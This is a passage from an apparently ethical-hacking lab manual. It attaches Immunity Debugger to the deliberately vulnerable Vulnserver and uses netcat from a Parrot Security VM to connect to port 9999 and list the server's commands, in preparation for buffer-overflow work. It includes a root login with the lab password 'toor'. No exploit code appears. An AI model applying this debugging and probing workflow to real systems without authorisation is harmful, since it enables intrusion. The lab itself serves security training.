


Figure 1.7.4: Immunity Debugger main window

TASK 7.3**Attach and Run
Vulnserver**

10. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.




Figure 1.7.5: Attach a process

11. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.




Figure 1.7.6: Attach vulnserver process

12. **Immunity Debugger** showing the **vulnserver.exe** process window appears, as shown in the screenshot.

13. You can observe that the status is **Paused** in the bottom-right corner of the window.




Figure 1.7.7: Status as Paused

14. Click on the **Run program** icon (▶) in the toolbar to run **Immunity Debugger**.




Figure 1.7.8: Click on Run program icon

15. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.




Figure 1.7.9: Immunity Debugger running

16. Keep **Immunity Debugger** and **Vulnserver** running, and switch to the **Parrot Security** virtual machine.

17. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.





Figure 1.7.10: MATE Terminal Icon

18. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
19. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


20. Now, type **cd** and press **Enter** to jump to the root directory.



```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
#
```

Figure 1.7.11: Running the programs as a root user

21. In the **Terminal** window, type **nc -nv 10.10.10.10 9999** and press **Enter**.
- Note:** Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**) and **9999** is the target port.
22. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.
23. A list of **Valid Commands** is displayed, as shown in the screenshot.



```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# nc -nv 10.10.10.10 9999
(UNKNOWN) [10.10.10.10] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
